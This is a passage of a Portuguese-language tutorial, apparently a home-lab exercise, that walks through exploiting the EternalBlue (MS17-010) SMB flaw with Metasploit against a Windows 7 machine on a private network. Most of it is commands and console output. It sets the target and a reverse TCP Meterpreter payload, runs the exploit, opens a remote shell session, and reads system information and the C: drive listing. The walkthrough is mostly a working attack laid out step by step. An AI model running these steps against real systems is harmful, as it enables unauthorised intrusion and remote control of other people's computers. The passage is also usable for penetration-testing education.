

Figure 7

Ipv4 = 192.168.0.102. Com essa informação, **inserimos no metasploit:**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.102
rhost ⇒ 192.168.0.102
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 8

Agora **escolheremos um payload** para executar:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   generic/custom                                                 normal  No     Custom Payload
   1   generic/shell_bind_tcp                                         normal  No     Generic Command She
ll, Bind TCP Inline
   2   generic/shell_reverse_tcp                                      normal  No     Generic Command She
ll, Reverse TCP Inline
   3   windows/x64/exec                                               normal  No     Windows x64 Execute
 Command
   4   windows/x64/loadlibrary                                        normal  No     Windows x64 LoadLib
rary Path
   5   windows/x64/messagebox                                         normal  No     Windows MessageBox
x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                          normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                        normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                               normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                           normal  No     Windows Meterpreter
 (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                          normal  No     Windows Meterpreter
 (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                           normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                          normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                     normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                            normal  No     Windows Meterpreter
 (Reflective Injection x64), Windows x64 Reverse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                        normal  No     Windows Meterpreter
 (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                       normal  No     Windows Meterpreter
```

Figure 9

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 10

Depois de selecionado o payload, precisaremos ver suas as opções de configuração novamente com o comando “show info”, para podermos **ver se o payload necessita de alguma configuração**. No nosso caso, e**le precisou do endereço IP da nossa maquina do KALI LINUX para poder receber e mandar as informações para nosso alvo de ataque,** o Windows 7. Por isso configuramos a opção ‘lhost’ com nosso IP (encontrado com o comando “ifconfig”) :



Figure 11



Figure 12

Então executamos a tentativa de invasão, a qual foi conseguida com sucesso:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] 192.168.0.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.102:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service P
ack 1 x64 (64-bit)
[*] 192.168.0.102:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.102:445 - Connecting to target for exploitation.
[+] 192.168.0.102:445 - Connection established for exploitation.
[+] 192.168.0.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.0.102:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.0.102:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.0.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.102:445 - Starting non-paged pool grooming
[+] 192.168.0.102:445 - Sending SMBv2 buffers
[+] 192.168.0.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.102:445 - Sending final SMBv2 buffers.
[*] 192.168.0.102:445 - Sending last fragment of exploit packet!
[*] 192.168.0.102:445 - Receiving response from exploit packet
[+] 192.168.0.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.102:445 - Sending egg to corrupted connection.
[*] 192.168.0.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.104:4444 → 192.168.0.102:49209) at 2020-11-12 18:35:41 -0
300
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : TESTES-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : pt_BR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 13

Podemos, a partir disso, ver as i**nformações do sistema com o comando "sysinfo":**

```
meterpreter > sysinfo
Computer        : TESTES-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : pt_BR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 14

Podemos v**isualizar diretórios na máquina invadida com o comando dir c:**\:

```
meterpreter > dir c:\
 >
Listing: c:
═══════════

Mode              Size     Type  Last modified              Name
────              ────     ────  ─────────────              ────
40777/rwxrwxrwx   0        dir   2009-07-14 00:18:56 -0300  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2020-11-12 16:09:48 -0300  Arquivos de Programas
40777/rwxrwxrwx   0        dir   2009-07-14 02:08:56 -0300  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-14 00:20:08 -0300  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-14 00:20:08 -0300  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-14 00:20:08 -0300  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-14 00:20:08 -0300  ProgramData
40777/rwxrwxrwx   0        dir   2020-11-12 16:09:50 -0300  Recovery
40777/rwxrwxrwx   4096     dir   2020-11-12 15:47:08 -0300  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-14 00:20:08 -0300  Users
40777/rwxrwxrwx   16384    dir   2009-07-14 00:20:08 -0300  Windows
0000/─────────    1494736  fif   1970-09-19 20:15:28 -0300  pagefile.sys

meterpreter >
```

Figure 15

Entre outras manipulações. Para **encerrar a conexão, basta digitar 'exit'**.